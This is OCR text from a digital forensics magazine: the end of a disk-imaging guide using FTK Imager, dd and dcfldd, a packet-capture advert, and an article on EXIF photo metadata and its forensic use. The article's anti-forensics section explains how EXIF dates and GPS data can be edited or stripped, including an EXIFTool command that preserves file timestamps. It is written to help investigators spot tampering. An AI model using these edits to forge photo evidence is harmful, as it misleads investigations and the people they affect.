


Figure 11. *Image being created*

and that is because the format chosen did not support this (Figure 10).

Clicking *Start* will result in the imaging starting (Figure 11), and depending on the size of the drive and the capabilities of your workstation could take a varying amount of time.

At the end of the process, hashes of source drive and image (Figure 12) are taken in order to verify that the data has not been altered in any way during transfer, that the image file contains an exact representation of the source drive, and since a write-blocker was used, no writes were made to the source drive, thereby complying with ACPO Principle 1.

As you can see, the process here is fairly simple, but the concepts themselves and how they fit within the digital forensics context should be one that you explore further as part of your study. For example, what happens if there is no authority but action was taken? What might you do to minimize collateral intrusion (defined as unnecessary invasion of privacy of an individual who is not under investigation)? What other legislation might come into play?

FTK Imager can also be used for triaging evidence. To *triage* is to prioritise and sort tasks or evidence based on need or urgency. This can be done by using the "Add Evidence" option under the *File* menu, rather than "Create Disk Image", and it allows you to view a physical or logical drive or a file in a variety of ways.

THE IMAGING PROCESS USING LINUX'S DD AND DCFLDD

As aforementioned, the *dd* command will result in a raw image file, but is a tool that is easy to use. The first step would be to mount the drive onto your Linux machine, if it isn't already, and you can check this by using the command *mount* into the terminal. If you're connecting a device via a hardware write-blocker (as you should be doing), you may need to mount the drive manually.




Figure 12. *The hashes match*

Depending on the number of physical drives or logical drives you have already mounted, your mounted drive would be named along the lines of */dev/sdxy*, where x is a letter starting from "a" corresponding to physical drives, and y being a number depending on logical partitions on your physical drive. This is particularly important as reversing the source drive and target drive could result in data loss.

The basic command structure is as follows:

```
dd if=/dev/sdb1 of=/dev/test.image bs=xxxx
                conv=noerror,notrunc
```

The breakdown of the command is given in Table 2.

Table 2. *Breakdown of the dd command*

If	Input file/ source drive
Of	Output file / destination drive
Bs	Stands for "block size" with the default being (usually) 512. This setting may have an impact on performance. The value of this can be a decimal integer, or suffixes can be used to denote multiplications, for example w is multiplication of 2, and b is a multiplication of 512.
Notrunc	do not truncate the output file
Noerror	Keep going even if there is an error

There are also several options you can use in order to make it easier to isolate the parts of the physical drive that you would like to image:

`count = n` where n is a number, and instructs dd to copy only n input blocks

`skip = n` where n is a number, and instructs dd to skip n input blocks before starting to copy

`conv=sync` If there is an error, null fill the rest of the block

This should result in the source drive being imaged (Figure 13) – the next step is to ensure that the image matches the source.

```
root@kali:~# dd if=/dev/sdb1 of=test.image bs=512 conv=noerror,notrunc
3913696+0 records in
3913696+0 records out
2003812352 bytes (2.0 GB) copied, 896.903 s, 2.2 MB/s
```

Figure 13. *dd command in action using Kali Linux*

If you recall the guide for *FTK Imager,* the program verifies the hashes automatically at the end of the imaging process. Hashing (using the MD5 algorithm) can be performed using the *md5sum* command in Linux the structure of which is:

```
md5sum[OPTION][FILE] > hash.md5
```

This outputs the hash to a file called hash.md5; the hash of *test.image* as seen in Figure 13 can then be compared to the hash of the original drive that you imaged.

The *md5sum* in itself is a very useful command as it also allows you to verify programs that have known hashes in order to ensure that the program doesn't come with an unwelcome payload or has been tampered with. Alternatively, you can also use the SHA-1 algorithm, denoted by the command *sha1sum* – you'll notice that *FTK Imager* when verifying uses both hash types (Figure 12).

A good alternative is the *dcfldd* command (Figure 14), developed by the US Department of Defense specifically for forensics and security specialists – this should be available on all versions of Backtrack or Kali Linux. As with the *dd* command, be careful with the order of *if* and *of* as you can just as easily erase data if you get them mixed up.

```
root@kali:~# dcfldd if=/dev/sdb1 of=test-dd
37120 blocks (1160Mb) written.
```

Figure 14. *A demonstration of dcfldd in Kali Linux*

Notice that this is somewhat nicer, as it gives you a count of the blocks written as it is going. You can also add `hashlog=filename` to the end of the command in order to create a file containing the hash at the same time.

To view the MD5 hash calculated using *dcfldd*, type the following in:

```
Cat filename
```

The other nice thing about *dcfldd* is that you can verify the image you made against the original input with one simple command:

```
dcfldd if=filename vf=imagefilename
```

As you can see in Figure 15, there is a match between the drive that was imaged, and the image itself.

```
root@kali:~# dcfldd if=/dev/sdb1 vf=test-dd
Total: Match
```

Figure 15. *A demonstration of vf in Kali Linux*

WARNING

If you are using VMWare as your tool of choice to run Linux on, the hashes may not match as VMWare adds quite a bit of extraneous information such as headers and rollback data when you use the *dd* tool.

The techniques described above can also be used for data recovery – whether it's recovering the whole disk, or recovering a single important file – or to back up data as well. You won't need to go through processing or documenting in the exact same way or to the same rigorous standards,

especially if it's for personal use; however, it's always a good idea to have some sort of audit trail with these things.

CONCLUSION


Although the above lays out the basic forensic imaging process, this is only really applicable to dead acquisition – live acquisition can be altogether more challenging, and is compounded by the fact that (amongst other things) there are issues surrounding convergent technology, and that everything is networked. Furthermore, legal precedent is still nascent (even for more established laws such as the Computer Misuse Act 1990) with many cases being settled out of court. There are also many ambiguities present, such as what constitutes a computer – the modern smartphone is more powerful than the computers in 1990 when the law was created.

To conclude, for those of you who wish to take it a step further, loading these images onto a digital forensics toolkit can be a good way to explore further – some suggestions are Passmark's OS Forensics, or some of the tools available on Kali Linux (these are free, or have a free trial version).

SUMMARY

The aim of this guide was to provide beginners or those just starting digital forensics courses a flavor of the digital forensics process, starting from one of the fundamentals, imaging. Specialist tools and techniques are outlined, with some issues presented surrounding legislation as well as a step by step guide to creating a forensically safe image, in compliance with the ACPO Principles. The reader, from this, should then be able to explore and expand on other issues surrounding digital forensics investigation, not just directly but also peripherally related to this process, such as looking at first responders, addressing chain of custody or exploring live analysis.

About the Author



The author is an Assistant Lecturer in Digital Forensics and Ethical Hacking and a member of the Digital Security and Forensics (SaFe) Applied Research Group at Coventry University. Current research interests include browser forensics, the legal implications of digital forensic processes and cyber security education.

ON THE WEB

- *http://www.legislation.gov.uk/* – UK Legislation Archive
- *http://www.accessdata.com/support/product-downloads* – FTK Imager version 3.1.3 (MD5: fcf5196628e-88608f779257a35ce5fd2)
- *http://www.tableau.com/index.php?pageid=products* – Tableau Write-Blockers
- *http://www.osforensics.com* – OS Forensics (Passmark)
- *http://www.kali.org* – Kali Linux (VMWare machines are also available here)

GLOSSARY

ACPO – Association of Chief Police Officers, responsible for directing and leading the policing practices in England, Wales and Northern Ireland

Contemporaneous notes – Information that is recorded at the time or as soon afterwards as possible – it is not a past account or a summary.

EnCase – An industry standard digital forensics software created and maintained by Guidance Software.

Forensic Toolkit – An industry standard digital forensics package created and maintained by AccessData

MD5 – Message Digest 5; a cryptographic hash function used to create checksums in order to verify integrity

SHA-1 – Secure Hash Algorithm; also a cryptographic hash function used to create checksums in order to verify integrity

SSD – Solid state drive, a storage device that uses NAND-based flash memory rather than the traditional spinning disks

Write-blocker – A tool used to prevent writing to a disk, and can either be implemented using a hardware or a software tool


REFERENCES

ACPO, 2012. ACPO Good Practice Guide for Digital Evidence [pdf] Available at: *http://www.datarecoveryspecialists.co-.uk/cms/ckfinder/userfiles/files/digital-evidence-2012.pdf* [Accessed 17 June 2013]





Net.Hunter a Tireless Packet Capture





Critical Data
VoIP
IPTV capture
Data Loss
Denial of Service
Threats
Malware
Fatal Errors
Phishing
Protocol Analysis
Hackers
SPAM
Troubleshooting
Forensic Analysis

- Stream-to-disk **packet capture tool**
- Full Duplex **wirespeed** performance
- **No delays**, jitter, or loss to live traffic
- User defined **filters**: MAC, IP, Port...
- Full **Traffic aggregation** (Rx+Tx)
- **Full Tap** to 1000BASE-T funtion
- IDEAL for **Security** and **Forensic**
- GOOD for **Lawful interception**
- **Hand-held,** self contained, batteries
- **Undetectable**: no IP no MAC

ALBEDO

www.albedotelecom.com
info.telecom@albedo.biz



EXAMINING EXIF DATA IN DIGITAL PHOTOGRAPHS

by Irv Schlanger MSIS, ACE, Security+ and Ruth Forese

Digital photographs have become common as a source of evidence in forensic investigations. However, pixels alone do not tell the entire story – modern digital cameras also record Global Positioning Satellite (GPS) information as well as date and clock time into photographs using metadata known as EXIF tags. One of the main tasks of a forensic investigator is to extract useful evidence from a photograph and proving this information's authenticity. EXIF metadata in JPEG photographs can provide proof that a suspect was or was not at the scene of a crime. Because EXIF data can be altered by the very same software and techniques detailed below, law enforcement should take precautions and use established forensic practices when using metadata in investigations.

What you will learn:

- How to extract EXIF data from JPEG photographs
- The basics of the EXIF standard and what kinds of information it stores
- The implications of using EXIF data in forensic investigations
- Invalidation or "Anti-forensics" of EXIF data

What you should know:

- Ability to transfer JPEG photographs from a camera to a computer
- Basic knowledge of image editing software
- Basic knowledge of how files are stored on a Windows System

Metadata is "data about data" and typically describes the data's contents such as its format or source. It can be used in both physical and electronic resources. In digital photography, it is the description of the millions of pixels the digital camera has captured. The time and location of the capture are a few elements of metadata. Investigators can take advantage of this valuable information to track down criminals. Historically, it has been successful in identifying and locating suspects in a number of investigations.

Metadata is hidden when a user views a photograph – it will only be displayed in a program that can extract it from the image file. We will examine four programs: *Opanda IEXIF*, *EXIFTool*, *GeoSetter,* and *EXIF PILOT,* which are powerful utilities capable of displaying and editing EXIF metadata in JPEG image files. These programs are useful as they allow the investigator to extract the hidden information from the photograph; however, these tools may be used by criminals with the intent of producing altered or misleading metadata evidence.

THE EXIF STANDARD

Exchangeable image file format, or EXIF, is the current metadata stan-

dard for JPEG photographs and is used by almost every camera manufacturer. The standard defines how images are formatted and what kinds of information the file can store. The implementation of metadata standards such as EXIF allows software to more easily extract data from a photograph, since it is stored in a standardized way.

EXIF was first defined in 1995 by the Japan Electronic Industries Development Association. Version 2.3, the most recent version, was released in 2010 in a partnership with Camera & Imaging Products Association. The EXIF standard is most commonly associated with JPEG files but can also be used in other formats, such as TIFF (Tagged Image File Format) for uncompressed images and WAV (Waveform Audio Format) for audio.

EXIF data is located within the beginning segments of the JPEG image file. In a JPEG image, data not necessary to decode the picture itself is defined in sequences called Application Markers. The value that labels the beginning of EXIF data is placed into APP1, which is then followed by the EXIF data fields. A visual representation of the EXIF segment and their corresponding hex values is below, where the values are written in hexadecimal format. Marker 0xFFD8 defines the Start of Image Marker and is used to identify the image as a JPEG.

Table 1. *The basic layout of a JPEG file*

SOI Marker	APP1 Marker	APP1 Data	Other Markers and Data
0xFFD8	0xFFE1	All EXIF data	Rest of image

The EXIF tag structure uses the TIFF tag format, where each data field or descriptive tag is directly associated with a binary value. For example, EXIF tag number 0x0110 designates the camera model field while 0x0132 is used for date time. Tags are also defined by a data type. Some data types are:

- ASCII: ASCII character encoding, used for strings
- Rational: A fraction number
- Short: a smaller number, uses 2 bytes
- Long: a larger number, uses 4 bytes

The number of tags that a camera utilizes depends on its settings and capabilities. For instance, a camera without a GPS receiver, or with its location GPS setting disabled, will not enter GPS data. The EXIF standard also contains custom fields for camera manufactures to enter their own information. The following are just a few types of tags provided in the current EXIF standard:

- Camera settings such as focal length, exposure and aperture value
- Camera model, lens type and serial number
- The GPS coordinates and altitude
- Picture dimensions and orientation
- Thumbnail data
- Copyright information
- Author name and comments

EXIF data fields share properties with other standards. EXIF data uses TIFF tag formatting in JPEG files to make it easier for data exchange between uncompressed and compressed formats. The IPTC (*International Press Telecommunications Council*) Information Interchange Model is another metadata standard, which shares some descriptive attributes with the EXIF standard such as GPS information. This standard can be implemented in JPEGs in addition to EXIF data.

EXAMINING EXIF DATA USING SOFTWARE

EXIF data can be viewed by most modern image editing software. In the Windows operating system, Windows Explorer has its own EXIF viewer that runs when a user views an image's properties. Software editors may be able to erase or modify metadata. If the camera marked the wrong date and time, for instance, the photographer can correct the corresponding data value using these programs.

Some software is more specialized by having the sole purpose of managing EXIF data. These programs have more flexibility in editing the EXIF data and can analyze photographs that share common fields. A few programs also allow users to easily configure batch scripting to process many photographs once. Two of four programs evaluated: *EXIFTool*, and *GeoSetter* offer this kind of functionality.

Let's look at the features of; *Opanda IEXIF, EXIFTool*, *GeoSetter,* and *EXIF PILOT.*




Figure 1A. *An image's EXIF data displayed in Opanda IEXIF*

PROGRAM 1: *OPANDA IEXIF*

Opanda IEXIF is a free standalone utility that displays a picture's EXIF data in a user-friendly format. Its simple layout makes it suitable for both non-technical and technical users. Along with displaying EXIF data, it also provides convenient functions such as exporting metadata to XML format and an option to map GPS locations on Google Maps. The paid professional version, *Opanda PowerEXIF*, is more extensive and allows users to modify EXIF tags and implement batch processes for editing entire directories. Figure 1 below, is a screenshot of an image displayed in *Opanda IEXIF.*

Below is a description of the four columns;

- Entry: The data fields that contain entries
- Value: The value of each data field
- Tag: The hex value corresponding to each data field as defined in the standard
- Type: The type of data entered, such as ASCII (A), Long (L), Rational (R), and Short (S)

An image can be opened by clicking the "Open" icon or by dragging a file to the program window. The photo's metadata is then loaded and organized into four tabs. The "EXIF" category displays all of the EXIF information minus the GPS data, which has its own category. The "IPTC" category holds another set of metadata attributes defined by the International Press Telecommunications Council, and the "Summary" lists the more basic tags such as the date time and camera model.

Additional features are accessed by right clicking a data value. Metadata can be exported in multiple file formats for easy storage. Choosing "Locate Spot on Map by GPS" opens Google Maps within the user's default Web browser." The "Edit" button on the top toolbar is a professional version-only feature that enables the editing of data fields. Limited editing exists in the free version.




Figure 1B. *An image's EXIF GPS data displayed in Opanda IEXIF*




Figure 2. *An image's EXIF data displayed with EXIFTool using the Windows Command Prompt*

PROGRAM 2: EXIFTOOL

EXIFTool is a command line application for viewing and modifying metadata. It provides a wide range of functionality, from editing, copying or extracting individual fields to processing tags for a folder containing numerous files, also referred to as batch processing. *EXIFTool* is powerful compared to *Opanda IEXIF* but is better suited for technical users due to the complexity of the command line interface. However, user-friendly GUI programs that implement *EXIFTool's* interface are available online.

After downloading the executable, users can open a file by calling the *EXIFTool* command on an image or by dragging the file to the executable icon. If the latter is used, the `-k` parameter should be included to keep the command prompt open after execution. Below is a screenshot of an image's EXIF data in Windows Command Prompt. The original distribution was written in Perl, so it can also be installed on Linux systems for those familiar with the programming language (Figure 2).

To edit a tag, users must know the tag's name and format as defined in the EXIF standard. For example, "DateTimeOriginal" is the name of the photograph's original date and time tag listed in the format YYYY:MM:DD HH:MM:SS. A command to modify the date and time to arbitrary values would look something like the following example. The P argument is a helpful feature that preservers the file's modified date and time: `EXIFtool DateTimeOriginal="3000:02:20 12:13:14" -P fileName.jpg`.

Table 2. *Some sample EXIFTool Commands*

Command	Function
`EXIFtool -b -DateTimeOriginal image.jpg > a.txt`	Extracts the date time of image.jpg in binary format and inserts it into a.txt
`EXIFtool -keyword= image.jpg`	Deletes all keywords from image.jpg
`EXIFtool -*GPS* image.jpg`	Output all fields with "GPS" in the name from image.jpg

Users have complete control over an image's metadata with *EXIFTool*. Tags can be exported in different formats such as a PHP array and HTML for analysis, and sensitive files can be password protected. Relationships between files can also be displayed by using arguments like `-common`, which

will list common information for a set of images in a directory. The simple `-r` argument recursively processes an associated command, allowing users to quickly modify hundreds of images at once. Additional examples of commands are listed: Table 2.

EXIFTOOL has the capability to work with a significantly greater number of file types when compared to other EXIF editing software.

PROGRAM 3: *GEOSETTER*

GeoSetter takes advantage of *EXIFTool's* library by providing an interactive graphic user interface for setting GPS data. Like *Opanda IEXIF*, it uses Google Maps to track coordinates, displaying the map directly within the *GeoSetter* program window. As the name implies, *GeoSetter's* focus is on geo-tagging photographs, but it can also be used to view other EXIF data. Figure 3 and 4 below displays the main window with the Map and Image Info panels activated.

The Map panel provides a feature rich set of tools which are well suited for investigators looking to examine or compare multiple geo-tagged images. GPS data can be easily modified on a single file. Additionally, by dragging the existing purple marker on the map to a different location, or by setting a new marker and clicking the "Assign position marker to selected images" icon, *GeoSetter* will assign the new map marker coordinates to all of the selected images.




Figure 3. *A photograph with integrated map functionality displayed in GeoSetter*




Figure 4. *A photograph's EXIF data and integrated map displayed in GeoSetter*

GeoSetter's panels can also be customized by dragging them, or removed entirely from the screen. For example, the user could disable the Map panel. This level of customization allows the program to be used as a simple EXIF viewer for those who do need all of the fields displayed.

An image's geographical data can also be modified by double clicking on its thumbnail in the explorer panel. A window appears that lets users manually input data or automatically find it online. Specifics such as time zones and contact information can also be added. These settings can then be used as a template for other images by clicking on "Save as Template" at the bottom of the window.

PROGRAM 4: *EXIF PILOT*

EXIF PILOT utilizes an intuitive interface similar in design to Windows Explorer where the folder structure is on the left column, filenames and EXIF data is in the middle column, and a preview and edit options are in the rightmost column.

The four selectable categories of properties that can be edited are; File, EXIF, IPTC, and XMP, as shown in Figure 5.

EXIF PILOT allows the user to select one of the fields and click "Edit" at the bottom of the screen. This will open an edit dialog box specific to the field chosen where the user can change the value for the given field. See Figure 6.

Additionally, *EXIF PILOT* has robust import/export features. *EXIF PILOT* is capable of importing or exporting EXIF and IPTC data to or from the following file formats: XML, MS Excel, CSV, and the ability to create custom templates, see figure 7 below. The program's export features will save forensic investigators valuable time when generating reports that include information obtained during the forensic investigation. *EXIF PILOT* is a free program, and it has an available paid plugin which will enable batch processing of photographs.

EXIF PILOT also has the capability to work with a significantly greater number of file types when compared to other EXIF editing software.




Figure 5. *EXIF PILOT's main screen*

CASE STUDIES: USING EXIF DATA TO SOLVE CRIME

EXIF data can provide valuable information that might not be obtained by viewing a photograph by itself. Law enforcement could identify a person by examining metadata such as the author's name, GPS location or the camera's serial number. On a larger scale, analysts could process hundreds of images and discover relationships that reveal a criminal's entire lifestyle. The following cases are examples where law enforcement investigators have used EXIF data to their advantage:

2012, ARREST OF JOHN MCAFEE

EXIF data was used in the arrest of John McAfee, founder of computer security software company McAfee, Inc., when a journalist accidentally revealed his location by uploading a picture containing GPS coordinates to the Web (Cluley, 2012).

2012, ANONYMOUS HACKER CAUGHT BY FBI

Anonymous hacker Higinio Ochoa was detained shortly after uploading a picture of his girlfriend to the internet. The photograph's EXIF data exposed that he was using an iPhone in Melbourne, Australia, which helped the FBI to find his Facebook page and track him down (Schwartz, 2012).




Figure 6. *EXIF PILOT's "Edit Properties" dialog box for editing date and time*




Figure 7. *EXIF PILOT's Import/Export drop-down menu*

2007, HARRY POTTER AND THE DEATHLY HALLOWS LEAK

The 7th book in the Harry Potter series was photographed and leaked online shortly before its release. Although the photograph's fate is uncertain, analysts were able to find the camera's serial number in the pictures' EXIF data. The serial number could potentially be used to identify the person who purchased the device (Schneier, 2007).

EXIF DATA ANTI-FORENSICS

"Anti-forensics" refers to the countermeasures taken by an individual to thwart forensic analysis. Although EXIF data has been used successfully to arrest criminals, it could be rendered unreliable. Programs explored earlier: *Opanda EXIF*, *EXIFTool*, *GeoSetter*, and *EXIF PILOT* can replace the EXIF metadata with arbitrary information. A suspect could easily change the location and date time of an image in the hopes of misleading investigators. He or she can revert the modification date of the file, too, making it seem like the image was never edited. The `-P` preservation argument in *EXIFTool* is an example of such a method.

Metadata can also be removed by stripping it from the original JPEG or by saving a copy of the image in an editor. A function in Adobe Photoshop is the "Save for Web" option for saving photographs, which will automatically remove any EXIF data from the file. Another technique is adding a second photograph in a layer above the original, flattening the image and saving it, which associates the original EXIF data with the second image layered on top.

While the primary purpose of software programs such as Adobe Photoshop and *EXIFTool* is not metadata anti-forensics, scripts are available with that goal in mind. For example, a simple script written in the Python programming language randomizes data fields such as location, date, and time. A suspect would need to exercise caution when editing a photographs metadata. Time stamping a photograph, taken on a bright sunny beach, with a 1:00am value will certainly draw attention to the possibility of anti-forensics on the part of the suspect.

OTHER PROBLEMS AFFECTING RELIABILITY

Metadata is not always accessible in photographs. Most social networking sites such as Facebook have recently begun to wipe EXIF data from their photographs for privacy and copyright reasons (Bailey, 2010). In this case, a forensic image con-

taining the original photograph would have to be obtained from the suspect's computer using a valid chain of custody.

Problems concerning the reliability and availability of the EXIF metadata can occur before the photographs are transferred to a computer. EXIF data could be incorrect if the camera's clock is off, due to user error, travel, or clock drift. If the time zone is omitted, a correct time would be misleading. The camera may have been stolen or leant to a friend when the photograph in question was taken, EXIF metadata would not reveal these extenuating circumstances.

Additionally, problems may occur after photographs are transferred from the camera. Not all image editing programs are compatible with the latest EXIF standard, which may damage or corrupt the EXIF metadata upon saving.

Hashes are used by investigators to compare images and prove their authenticity. Hashing software, which creates a fixed-length string of characters for uniquely identifying a file, processes a file's data which includes its metadata. However, this does not include the date and time stamps which are properties on the disk, and not properties of the EXIF metadata. Hence, a file which was copied from a memory card to a computer disk drive would have the date and time that the file was copied, while the EXIF data within the file would remain the same. As such both the original file on the memory card and the copy on the computer's drive would produce the identical hash values despite looking as if they were created on two different dates. The identical hashes could create confusion during the investigation.

INCREASING AN IMAGE'S RELIABILITY

